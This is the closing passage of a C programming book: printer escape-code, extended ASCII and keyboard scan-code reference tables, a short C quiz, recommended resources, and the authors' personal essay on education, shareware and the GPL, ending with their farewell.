| 001Fh | 1 | dword | Offset of comment field, 0 if none |
| 0023h | 1 | word | Length of comment field |
| 0025h | ? | char | ASCIIZ path / filename |

# 73

"To show partiality is not good."

# Printer Escape Codes

| FEATURE | ESCAPE CODE | 9 Pin | 24 Pin |
|---|---|---|---|
| Pitch And Proportional Spacing | | | |
| Proportional On/Off | ESC p n | ✓ | ✓ |
| Print Enhancement | | | |
| Select NLQ or Draft | ESC x n | ✓ | ✓ |
| Expanded Print On/Off | ESC W n | ✓ | ✓ |
| Double High On/Off | ESC w n | ✓ | ✓ |
| Underlining On/Off | ESC - n | ✓ | ✓ |
| Select Super/Subscript | ESC S n | ✓ | ✓ |
| User Defined Character | | | |
| Select Character Set | ESC % n | ✓ | ✓ |
| Miscellaneous Codes | | | |
| Unidirectional On/Off | ESC U n | ✓ | ✓ |
| Half Speed On/Off | ESC s n | ✓ | ✓ |
| Print Style Selection | | | |
| Select Font: | ESC k n | ✓ | ✓ |
| n = 0 Roman | | ✓ | ✓ |
| n = 1 San Serif | | ✓ | ✓ |
| n = 2 Courier | | | ✓ |
| n = 3 Prestige | | | ✓ |
| n = 4 Script | | | ✓ |
| n = 5 Ocr-B | | | ✓ |
| n = 6 Ocr-A | | | ✓ |
| n = 7 Orator | Available only with | | ✓ |
| n = 8 Orator S | Multi-Font Module | | ✓ |
| Character Style: | ESC q n | | ✓ |
| n = 0 Normal | | | ✓ |
| n = 1 Outline | | | ✓ |
| n = 2 Shadow | | | ✓ |
| n = 3 Outline & Shadow | | | ✓ |
| Print Style Selection | | | |
| Master Select: | ESC ! n | ✓ | ✓ |
| n = 0 Pica | | ✓ | ✓ |
| n = 1 Elite | | ✓ | ✓ |
| n = 2 Proportional | | ✓ | ✓ |
| n = 4 Condensed | | ✓ | ✓ |
| n = 8 Emphasized | | ✓ | ✓ |
| n = 16 Double Strike | | ✓ | ✓ |

| FEATURE | ESCAPE CODE | 9 Pin | 24 Pin |
|---|---|---|---|
| Print Style Selection | | | |
| n = 32 Double Wide | | ✓ | ✓ |
| n = 64 Italic | | ✓ | ✓ |
| n = 128 Underline | | ✓ | ✓ |
| Select Score: | ESC ( - n1 n2 m d1 d2 | | ✓ |
| n1 Must be 3 | | | ✓ |
| n2 Must be 0 | | | ✓ |
| m Must be 1 | | | ✓ |
| d1 = 1 Underscore | | | ✓ |
| d1 = 2 Strike-Through | | | ✓ |
| d1 = 3 Overscore | | | ✓ |
| d2 = 0 Cancel Selected Score | | | ✓ |
| d2 = 1 Single Line Continuous | | | ✓ |
| d2 = 2 Double Line Continuous | | | ✓ |
| d2 = 5 Single Line Broken | | | ✓ |
| d2 = 6 Double Line Broken | | | ✓ |
| Line Spacing | | | |
| n/360-inch Spacing | ESC + n | | ✓ |
| n/180-inch Spacing | ESC 3 n | | ✓ |
| n/216-inch Spacing | ESC 3 n | ✓ | |
| n/60-inch Spacing | ESC A n | | ✓ |
| n/72-inch Spacing | ESC A n | ✓ | |
| Immediate n/216 Feed | ESC J n | ✓ | ✓ |
| Immediate n/180 Feed | ESC J n | | |
| Reverse Feed n/216 | ESC j n | ✓ | ✓ |
| Reverse Feed n/180 | ESC j n | | |
| Page Formatting | | | |
| Immediate Mode On/Off | ESC i n | ✓ | |
| Intercharacter Spacing | ESC SP n | ✓ | ✓ |
| Page Length in Lines | ESC C n | ✓ | ✓ |
| Page Length in Inches | ESC C NUL n | ✓ | ✓ |
| Skip Over Perforation | ESC N n | ✓ | ✓ |
| Set Left Margin | ESC l n | ✓ | ✓ |
| Set Right Margi | ESC Q n | ✓ | ✓ |
| Horizontal Tab Setting | | | |
| Horizontal Tab | HT | ✓ | ✓ |
| Horizontal Tab Stops | ESC D n1 n2..NUL | ✓ | ✓ |
| Set Tab Increment | ESC e NUL n | ✓ | ✓ |
| SET HTabs in Spaces | ESC f NUL n | ✓ | ✓ |
| Vertical Tab Setting | | | |
| Set Tab Stops | ESC B n1 n2..NUL | ✓ | ✓ |
| Set VFU Tab Channel | ESC b x n1 n2..NUL | ✓ | ✓ |
| Select VFU Tab Channel | ESC / x | ✓ | ✓ |
| Set Tab Increment | ESC e 1 n | ✓ | ✓ |
| Vertical Skip | ESC f 1 n | ✓ | ✓ |
| Set VTabs in Channel | ESC b c n1 n2...NUL | ✓ | ✓ |
| Set VTab Channel | ESC / n | ✓ | |

| FEATURE | ESCAPE CODE | 9 Pin | 24 Pin |
|---|---|---|---|
| Graphics | | | |
| Select Graphic Mode | ESC * m n1 n2 data | ✓ | ✓ |
| 8-Pin Graphics: | | | |
| m = 0 60 DPI | | ✓ | ✓ |
| m = 1 120 DPI | | ✓ | ✓ |
| m = 2 120 DPI Hi Spd | | ✓ | ✓ |
| m = 3 240 DPI | | ✓ | ✓ |
| m = 4 80 DPI | | ✓ | ✓ |
| m = 5 72 DPI | | ✓ | |
| m = 6 90 DPI | | ✓ | ✓ |
| m = 7 144 DPI | | ✓ | |
| Select Graphics Mode | ESC * m n1 n2 data | | ✓ |
| 24-Pin Graphics: | | | |
| m = 32 60 DPI | | | ✓ |
| m = 33 120 DPI | | | ✓ |
| m = 38 90 DPI | | | ✓ |
| m = 39 180 DPI | | | ✓ |
| m = 40 360 DPI | | | ✓ |
| Individual Graphics Commands | | | |
| Single-Density 60 DPI | ESC K n1 n2 data | ✓ | |
| Double-Density 120 DPI | ESC L n1 n2 data | ✓ | |
| Hi-Speed Dbl. 120 DPI | ESC Y n1 n2 data | ✓ | |
| Quad. Density 240 DPI | ESC Z n1 n2 data | ✓ | |
| 9-Pin 60 DPI | ESC ^ 0 n1 n2 data | ✓ | |
| 9-Pin 120 DPI | ESC ^ 1 n1 n2 data | ✓ | |
| Reassign Graphics Mode | ESC ? n | ✓ | |
| Epson Extended Character Set | | | |
| Set to Epson Extended character set | ESC m 4 | ✓ | ✓ |
| User Defined Characters | | | |
| Define User Defined Character | ESC & NUL n1 n2 a1 data | ✓ | ✓ |
| Copy ROM to RAM | ESC : NUL NUL NUL | ✓ | ✓ |
| Copy ROM to RAM | ESC : NUL n NUL | ✓ | ✓ |
| n = 0 Roman | | | |
| n = 1 San Serif | | | |
| Select ROM CG | ESC % 0 | ✓ | ✓ |
| Select Download CG | ESC % 1 | ✓ | ✓ |
| Justification | | | |
| Justification: | ESC a n | ✓ | ✓ |
| n = 0 Flush Left | | ✓ | ✓ |
| n = 1 Centering | | ✓ | ✓ |
| n = 2 Flush Right | | ✓ | ✓ |
| n = 3 Justified | | ✓ | ✓ |
| Select Character Table | | | |
| Select Character Set: | ESC t n | ✓ | ✓ |
| n = 0 Italic set | | ✓ | ✓ |
| n = 1 Graphic set | | ✓ | ✓ |
| n = 2 User-Defined Set | | | ✓ |
| Remap to 80h-FFh | | | |

| FEATURE | ESCAPE CODE | 9 Pin | 24 Pin |
|---|---|---|---|
| **Select Character Table** | | | |
| Printable Code Area Expansion:<br>n = 0 Restore Codes<br>n = 1 Redefine Codes | ESC I n | ✓ | |
| Select International Character Set: | ESC R n | ✓ | ✓ |
| n = 0 USA | | | |
| n = 1 France | | | |
| n = 2 Germany | | ✓ | ✓ |
| n = 3 United Kingdom | | ✓ | ✓ |
| n = 4 Denmark I | | ✓ | ✓ |
| n = 5 Sweden | | ✓ | ✓ |
| n = 6 Italy | | ✓ | ✓ |
| n = 7 Spain | | ✓ | ✓ |
| n = 8 Japan | | ✓ | ✓ |
| n = 9 Norway | | ✓ | ✓ |
| n = 10 Denmark II | | ✓ | ✓ |
| n = 11 Spain II | | | ✓ |
| n = 12 Latin America | | | ✓ |
| n = 13 Korea | | | |
| n = 64 Legal | | | |
| **Other Control Codes** | | | |
| Set Absolute Print Position | ESC $ n1 n2 | ✓ | ✓ |
| Set Relative Print Position | ESC \ n1 n2 | ✓ | ✓ |
| Repeat Data | ESC V n data | | ✓ |
| Color Selection: | ESC r n | ✓ | ✓ |
| n = 0 Black | | ✓ | ✓ |
| n = 1 Red (Magenta) | | ✓ | ✓ |
| n = 2 Blue (Cyan) | | ✓ | ✓ |
| n = 3 Violet | | ✓ | ✓ |
| n = 4 Yellow | | ✓ | ✓ |
| n = 5 Orange | | ✓ | ✓ |
| n = 6 Green | | ✓ | ✓ |
| **Cut Sheet Feeder Control** | | | |
| Cut Sheet Feeder Operation: | ESC EM n | ✓ | ✓ |
| n = 0 Disable CSF | | ✓ | ✓ |
| n = 1 Select Bin 1 | | ✓ | ✓ |
| n = 2 Select Bin 2 | | ✓ | ✓ |
| n = 4 Enable CSF | | ✓ | ✓ |
| n = R Eject Sheet | | ✓ | ✓ |

# 74

“Better is open rebuke than hidden love.”

# ASCII Table

| Dec | Name | Character | | Dec | Name | Character |
|---|---|---|---|---|---|---|
| 0 | Blank | | | 30 | up triangle | ▲ |
| 1 | happy face | ☺ | | 31 | down triangle | ▼ |
| 2 | inverse happy face | ☻ | | 32 | space | |
| 3 | heart | ♥ | | 33 | exclamation point | ! |
| 4 | diamond | ♦ | | 34 | quotation mark | " |
| 5 | club | ♣ | | 35 | number sign | # |
| 6 | spade | ♠ | | 36 | dollar sign | $ |
| 7 | bullet | • | | 37 | percent sign | % |
| 8 | inverse bullet | ◘ | | 38 | ampersand | & |
| 9 | circle | ○ | | 39 | apostrophe | ' |
| 10 | inverse circle | ◙ | | 40 | opening parenthesis | ( |
| 11 | male sign | ♂ | | 41 | closing parenthesis | ) |
| 12 | female sign | ♀ | | 42 | asterisk | * |
| 13 | single note | ♪ | | 43 | plus sign | + |
| 14 | double note | ♫ | | 44 | comma | , |
| 15 | sun | ☼ | | 45 | hyphen or minus sign | - |
| 16 | right triangle | ► | | 46 | period | . |
| 17 | left triangle | ◄ | | 47 | slash | / |
| 18 | up/down arrow | ↕ | | 48 | zero | 0 |
| 19 | double exclamation | ‼ | | 49 | one | 1 |
| 20 | paragraph sign | ¶ | | 50 | two | 2 |
| 21 | section sign | § | | 51 | three | 3 |
| 22 | rectangular bullet | ▬ | | 52 | four | 4 |
| 23 | up/down to line | ↨ | | 53 | five | 5 |
| 24 | up arrow | ↑ | | 54 | six | 6 |
| 25 | down arrow | ↓ | | 55 | seven | 7 |
| 26 | right arrow | → | | 56 | eight | 8 |
| 27 | left arrow | ← | | 57 | nine | 9 |
| 28 | lower left box | ∟ | | 58 | colon | : |
| 29 | left/right arrow | ↔ | | 59 | semicolon | ; |

| Dec | Name | Character | Dec | Name | Character |
|---|---|---|---|---|---|
| 60 | less-than sign | < | 95 | underscore | _ |
| 61 | equal sign | = | 96 | grave | ` |
| 62 | greater- than sign | > | 97 | lowercase A | a |
| 63 | question mark | ? | 98 | lowercase B | b |
| 64 | at sign | @ | 99 | lowercase C | c |
| 65 | capital A | A | 100 | lowercase D | d |
| 66 | capital B | B | 101 | lowercase E | e |
| 67 | capital C | C | 102 | lowercase F | f |
| 68 | capital D | D | 103 | lowercase G | g |
| 69 | capital E | E | 104 | lowercase H | h |
| 70 | capital F | F | 105 | lowercase I | i |
| 71 | capital G | G | 106 | lowercase J | j |
| 72 | capital H | H | 107 | lowercase K | k |
| 73 | capital I | I | 108 | lowercase L | l |
| 74 | capital J | J | 109 | lowercase M | m |
| 75 | capital K | K | 110 | lowercase N | n |
| 76 | capital L | L | 111 | lowercase O | o |
| 77 | capital M | M | 112 | lowercase P | p |
| 78 | capital N | N | 113 | lowercase Q | q |
| 79 | capital O | O | 114 | lowercase R | r |
| 80 | capital P | P | 115 | lowercase S | s |
| 81 | capital Q | Q | 116 | lowercase T | t |
| 82 | capital R | R | 117 | lowercase U | u |
| 83 | capital S | S | 118 | lowercase V | v |
| 84 | capital T | T | 119 | lowercase W | w |
| 85 | capital U | U | 120 | lowercase X | x |
| 86 | capital V | V | 121 | lowercase Y | y |
| 87 | capital W | W | 122 | lowercase Z | z |
| 88 | capital X | X | 123 | opening brace | { |
| 89 | capital Y | Y | 124 | vertical line | \| |
| 90 | capital Z | Z | 125 | closing brace | } |
| 91 | opening bracket | [ | 126 | tilde | ~ |
| 92 | backward slash | \ | 127 | small house | ⌂ |
| 93 | closing bracket | ] | 128 | C cedilla | Ç |
| 94 | caret | ^ | 129 | u umlaut | ü |

| Dec | Name | Character | | Dec | Name | Character |
|---|---|---|---|---|---|---|
| 130 | e acute | é | | 165 | N tilde | Ñ |
| 131 | a circumflex | â | | 166 | a macron | ª |
| 132 | a umlaut | ä | | 167 | o macron | º |
| 133 | a grave | à | | 168 | opening question mark | ¿ |
| 134 | a ring | å | | 169 | upper-left box | ⌐ |
| 135 | c cedilla | ç | | 170 | upper-right box | ¬ |
| 136 | e circumflex | ê | | 171 | 1/2 | ½ |
| 137 | e umlaut | ë | | 172 | 1/4 | ¼ |
| 138 | e grave | è | | 173 | opening exclamation | ¡ |
| 139 | I umlaut | ï | | 174 | opening guillemets | « |
| 140 | I circumflex | î | | 175 | closing guillemets | » |
| 141 | I grave | ì | | 176 | light block | ░ |
| 142 | A umlaut | Ä | | 177 | medium block | ▒ |
| 143 | A ring | Å | | 178 | dark block | ▓ |
| 144 | E acute | É | | 179 | single vertical | │ |
| 145 | ae ligature | æ | | 180 | single right junction | ┤ |
| 146 | AE ligature | Æ | | 181 | 2 to 1 right junction | ╡ |
| 147 | o circumflex | ô | | 182 | 1 to 2 right junction | ╢ |
| 148 | o umlaut | ö | | 183 | 1 to 2 upper-right | ╖ |
| 149 | o grave | ò | | 184 | 2 to 1 upper-right | ╕ |
| 150 | u circumflex | û | | 185 | double right junction | ╣ |
| 151 | u grave | ù | | 186 | double vertical | ║ |
| 152 | y umlaut | ÿ | | 187 | double upper-right | ╗ |
| 153 | O umlaut | Ö | | 188 | double lower-right | ╝ |
| 154 | U umlaut | Ü | | 189 | 1 to 2 lower-right | ╜ |
| 155 | cent sign | ¢ | | 190 | 2 to 1 lower-right | ╛ |
| 156 | pound sign | £ | | 191 | single upper-right | ┐ |
| 157 | yen sign | ¥ | | 192 | single lower-left | └ |
| 158 | Pt | ₧ | | 193 | single lower junction | ┴ |
| 159 | function | ƒ | | 194 | single upper junction | ┬ |
| 160 | a acute | á | | 195 | single left junction | ├ |
| 161 | I acute | í | | 196 | single horizontal | ─ |
| 162 | o acute | ó | | 197 | single intersection | ┼ |
| 163 | u acute | ú | | 198 | 2 to 1 left junction | ╞ |
| 164 | n tilde | ñ | | 199 | 1 to 2 left junction | ╟ |

| Dec | Name | Character | Dec | Name | Character |
|---|---|---|---|---|---|
| 200 | double lower-left | ╚ | 228 | Sigma | Σ |
| 201 | double upper-left | ╔ | 229 | sigma | σ |
| 202 | double lower junction | ╩ | 230 | mu | μ |
| 203 | double upper junction | ╦ | 231 | tau | τ |
| 204 | double left junction | ╠ | 232 | Phi | Φ |
| 205 | double horizontal | ═ | 233 | theta | Θ |
| 206 | double intersection | ╬ | 234 | Omega | Ω |
| 207 | 1 to 2 lower junction | ╧ | 235 | delta | δ |
| 208 | 2 to 1 lower junction | ╨ | 236 | infinity | ∞ |
| 209 | 1 to 2 upper junction | ╤ | 237 | phi | φ |
| 210 | 2 to 1 upper junction | ╥ | 238 | epsilon | ε |
| 211 | 1 to 2 lower-left | ╙ | 239 | intersection of sets | ∩ |
| 212 | 2 to 1 lower-left | ╘ | 240 | is identical to | ≡ |
| 213 | 2 to 1 upper-left | ╒ | 241 | plus/minus sign | ± |
| 214 | 1 to 2 upper-left | ╓ | 242 | greater/equal sign | ≥ |
| 215 | 2 to 1 intersection | ╫ | 243 | less/equal sign | ≤ |
| 216 | 1 to 2 intersection | ╪ | 244 | top half integral | ⌠ |
| 217 | lower-right box | ┘ | 245 | lower half integral | ⌡ |
| 218 | upper-left box | ┌ | 246 | division sign | ÷ |
| 219 | inverse space | █ | 247 | approximately | ≈ |
| 220 | lower inverse | ▄ | 248 | degree | ° |
| 221 | left inverse | ▌ | 249 | filled-in degree | · |
| 222 | right inverse | ▐ | 250 | small bullet | · |
| 223 | upper inverse | ▀ | 251 | square root | √ |
| 224 | alpha | α | 252 | superscript n | $^n$ |
| 225 | beta | ß | 253 | superscript 2 | $^2$ |
| 226 | Gamma | Γ | 254 | box | ■ |
| 227 | Pi | π | 255 | phantom space | |

# 75 Scan Code

"Don't give your love to just any woman."

| Key/Character | Scan Code | Key/Character | Scan Code |
|---|---|---|---|
| ` | 29 | a | 1E |
| 1 | 2 | s | 1F |
| 2 | 3 | d | 20 |
| 3 | 4 | f | 21 |
| 4 | 5 | g | 22 |
| 5 | 6 | h | 23 |
| 6 | 7 | j | 24 |
| 7 | 8 | k | 25 |
| 8 | 9 | l | 26 |
| 9 | 0A | ; | 27 |
| 0 | 0B | ' | 28 |
| - | 0C | # (102 -key only) | 2B |
| = | 0D | Enter | 1C |
| Backspace | 0E | Left Shift | 2A |
| Tab | 0F | \ (102 -key only) | 56 |
| q | 10 | z | 2C |
| w | 11 | x | 2D |
| e | 12 | c | 2E |
| r | 13 | v | 2F |
| t | 14 | b | 30 |
| y | 15 | n | 31 |
| u | 16 | m | 32 |
| i | 17 | , | 33 |
| o | 18 | . | 34 |
| p | 19 | / | 35 |
| [ | 1A | Right Shift | 36 |
| ] | 1B | Left Ctrl | 1D |
| \ (101-key only) | 2B | Left Alt | 38 |
| Caps Lock | 3A | Spacebar | 39 |

| Key/Character | Scan Code | | Key/Character | Scan Code |
|---|---|---|---|---|
| Right Alt | E0,38 | | Keypad 3(PgDn) | 51 |
| Right Ctrl | E0,1D | | Keypad .(Del) | 53 |
| Insert | E0,52 | | Keypad - | 4A |
| Delete | E0,53 | | Keypad + | 4E |
| Left arrow | E0,4B | | Keypad Enter | E0,1C |
| Home | E0,47 | | Escape | 1 |
| End | E0,4F | | F1 | 3B |
| Up arrow | E0,48 | | F2 | 3C |
| Down arrow | E0,50 | | F3 | 3D |
| Page Up | E0,49 | | F4 | 3E |
| Page Down | E0,51 | | F5 | 3F |
| Right arrow | E0,4D | | F6 | 40 |
| Num Lock | 45 | | F7 | 41 |
| Keypad 7 (Home) | 47 | | F8 | 42 |
| Keypad 4(End) | 4B | | F9 | 43 |
| Keypad 1(End) | 4F | | F10 | 44 |
| Keypad / | E0,35 | | F11 | 57 |
| Keypad 8(Uparrow) | 48 | | F12 | 58 |
| Keypad 5 | 4C | | Print Screen | E0,2A,E0,37 |
| Keypad 2(Down arrow) | 50 | | Scroll Lock | 46 |
| Keypad 0(Ins) | 52 | | Pause | E1,1D,45,E1,9D,C5 |
| Keypad * | 37 | | Left Windows | E0,58 |
| Keypad 9(PgUp) | 49 | | Right Windows | E0,5C |
| Keypad 6(Left arrow) | 4D | | Application | E0,5D |

# Part X

# Postlude

“True peace is not merely the absence of tension; it is the presence of justice”

- **Martin Luther King, Jr.**

# 76 Test in C

"It is more blessed to give than to receive."

**Important Notice**

Most of the teachers ask the "undefined" patterns as questions. As they get certain output for their undefined patterns or programs, they think that their question is right. But it is not so. "Undefined" is not an exception to Turbo C. So anything undefined means, it applies to both ANSI C and Turbo C.

## 76.1 ANSI C

1. Which are the valid C identifiers among the following?

```
(i)    a
(ii)   a_
(iii)  _a
(iv)   _
(v)    __
(vi)   _1
(vii)  1_
(viii)   1
(ix)   $s
(x)    a-z
```

2. Comment on the validity of following C code.

```
int _;
_ = 10;
--_;
```

3. Comment on the following C code.

```
int i = 7;
printf( "%d", ++i * ++i );
```

4. Comment on the following C code.

```
int *ptr, a;
ptr = malloc( 5 );
ptr = & a;
```

5. What is `sizeof( 'A' )` ? Why?

6. Which is the fastest datatype in C?

7. Which are all the faster operators in C?

(Ans: It depends upon the implementations. In most of the implementations, bitwise operators, especially shift)

8. Which is the easiest way to avoid memory leak?

## 76.2 Turbo C / DOS Programming

1. What would be the output of the following code?

```
#pragma –ms
char *ptr;
printf( “%d \n”, sizeof(ptr) );
```

2. What would be the output of the following code?

```
#pragma –mh
char *ptr;
printf( “%d \n”, sizeof(ptr) );
```

## 76.3 Windows

1. Only one directory of Windows can hold multiple files with same name. What is the name of that directory?
2. The files we try to store in `C:\TEMP>` get disappeared when we reboot our system. Why?

# 77

"Consider carefully what you hear."

# C Resources

After reading this book, you may want to develop yourself further. The CD accompanying this book will be a good resource for you. In CD you have a number of utilities and source code of various utilities.

## 77.1 Magazine

C / C++ user Journal

It is the most popular Journal for C programmers. It is a must for every C programmer. In India, a single copy costs Rs.450/-. If you find any difficulty in getting the copy, you may contact them at www.cuj.com

## 77.2 Books

1. The C programming Language by Brian W. Kernighan & Dennis M. Ritchie (Second Edition, PHI)

   This book is from the creator of C language. It is often nicked as 'K&R' and 'White book'. This book covers ANSI C. Even though it is small in size, it is rich with many concepts and ideas. It is a must for all C programmers! It costs only Rs.95/-
2. Algorithms in C by Robert Sedgewick (Addition Wesley) ISBN 0-201-51425-7

   This book explains almost all algorithms through C programs.
3. Calculus with Analytical Geometry by George F. Simmons (Mc Graw Hill) ISBN 0-07-057419-7

   This book is of course a 'pure' Mathematics book. But I have never seen such a well-explained and a neat book in my life. This book will really help you to build your mathematical skills. It includes Bibliographical notes of famous Mathematicians.

## 77.3 Jobs

www.JustCJobs.com

If you are searching for C/C++ jobs, you can try this site. As far as I know this is the only Job site that is restricted to C/C++ programmers.

## 77.4 Associations

ACM (Association for Computing Machinery)

This association was established in 1947. It is the oldest computing association. ACM is known for having many computing researchers as its members. Dennis M. Ritchie, creator of C language is one of the ACM members. For more details visit www.acm.org

## 77.5 Websites

Many websites are discontinuing their services. So one cannot give assurance for the websites and its contents. I suggest you to visit the official website of this book.

www.guideme.itgo.com

There you can find frequently updated useful links.

# 78 Between You and Me

"Remember the LORD in all you do."

Yet we have seen so many things in C programming! But we didn't look into the social aspects. I think, Education without social concern is merely a waste! So let's look into the pitfalls in the Education System and Society!

## 78.1 Our Education System

It is a typical Mathematics class of a University…The teacher teaches…He says, "This is an important problem! If you find A, you will get 4 marks; If you find B, you will get 4 marks; If you find both A&B, you will get 10 marks!" Then all students mark it as "important" problem!!! It is quiet unfortunate that many of the educated people know only the "important-symbol"!!! It is evident that this kind of education system is capable to produce only "mark-based" people!

Human brain can be viewed as two important things: (1) Memory, (2) Processor. Obviously, one has to use more his "processor" than "memory" for intelligence and efficiency. The world came across so many Geniuses, most of them were absent-minded! In other words, Geniuses got more "processors" than "memory". But what about our Education system? It is unfortunate that our Education system forces us to "memorize".

Honestly, we cannot rank a person with his mark. If a person scored 100%, it doesn't mean that he has mastered that subject. If a person scored 0%, it doesn't mean that he is a fool. So this is the right time to think about our 'mark-based' education system and to raise our voice against it! Our government should not encourage 'mark-based' people with precious awards!

## 78.2 Software Industry

Nowadays, Software Engineers/Programmers are returning home. Why? We have two answers: (1) Economy is down, (2) Indian Programmers are not efficient. The first answer is unfortunate. But this is the right time to analyze the second answer. If Indian Programmers are not efficient, who recruited them? Yes, there is a flaw in the selection process. Software Industries firmly hold certain rules based on myths. If they continue such selection processes based on myths, certainly they will suffer one day!

### 78.2.1 Myths & Facts

Software Industry moves with certain myths. Let's analyze them.

Myth: *"People who have more percentage are efficient"*

Fact: Not true! History never says Geniuses scored more marks! In most of the cases, 'more percentage' refers to 'more memorizing' capability than 'more processing' capability.

Myth: *“People from reputed institutions like IIT are efficient”*

Fact: Not True! The selection process of IIT is still based on ‘marks’. So again its products are ‘mark-based’ people!

Myth: *“Spoken English is must for Programmers”*

Fact: The job of the Programmer is to write up programs, not speak up programs!!!

Myth: *“Programming skill is not necessary for Programmers”*

Fact: Programming is an art! It’s not a pure Science. So programming is not an easy one.

Myth: *“Only Mathematical ability is enough for Programmers”*

Fact: Mathematical ability is one of the many other abilities that programmers require.

## 78.3 Mother tongue

People are moving to English as they think it is the only right language. In fact, it is not true! Most of the research works have been done with native languages than with English. It is proved that no one can ‘think’ directly in a foreign language. So moving with native language would certainly produce intellectuals!

## 78.4 Next generation people

There are commercial companies that are just aimed at profit. They keep everything including their code in secret. Many broadminded people felt that, technologies should be open. And many people worked for the open standards.

In this book, you have come across so many codes by real & professional programmers. If they keep their codes themselves and doesn’t provide the right to use their codes for this book, you may probably miss those valuable codes. So it is necessary to appreciate those open minded people.

### 78.4.1 Shareware

Shareware is a good concept evolved to provide better service to the users. Shareware concept is “Try; Pay, if you use it”. So one may try the product in 30 days evaluation period and then if he continues to use it, he has to pay registration fees to the author. Shareware authors are more concerned about their users. They even respond to personal mails, unlike commercial vendors. But many people deceive the shareware authors by not paying them. Please consider the fact that most of the shareware authors are interested in giving their product free of cost, but because of certain financial need only they ask money. Also most of the shareware authors are students. So please no more deceive them, just pay the registration fees!

### 78.4.2 GPL

GNU's General Public Licence protects the author of the programs. According to the licence if one provides the binary file, he has to give the source code too. Thus the person who receives the binary may find the details about the real author. One can modify the program, but he may not remove the original author as GPL protects the first author of the source. Linux is appreciated worldwide as it is licensed under GNU's GPL. So I suggest you to consider GPL, if you write any new code.

## 78.5 Heal the World

Everyday we hear about war, poverty, racism…What's you contribution to this world or this society? Wakeup! It is the right time to think about peace!

# 79 Last Chapter

"Those who sow in tears will reap with songs of joy."

Alas!…You are on the last chapter of this book! Yes, you have completed this book! It took about 1½ year for me to complete this book. Writing book is really a marathon running. I have sacrificed many things because of this book project. I received lots of good and bad criticisms during the course of this project. All the criticisms really helped me to "tune" this book. I would like to hear from you too! Now what do you think about this book?

## 79.1 Web page – GuideMe.ITgo.com

The official website of this book is
http://guideme.itgo.com. I suggest you to register at the webpage for better service.

## 79.2 Errata

This book might contain some errors. I would appreciate you if you notify me any kind of errors or omissions in this book. For the errata, please visit
http://guideme.itgo.com

## 79.3 Contact Info

If you want to share anything with me/if you want to notify me any errors/anything else, please use the email-composing box found at the webpage http://guideme.itgo.com
Feel free to contact me!

## 79.4 Final Greetings

Wish you a happy programming career.
God bless you.

With lots & lots of wishes,
*K. Joseph Wesley* & *R. Rajesh Jeba Anbiah*

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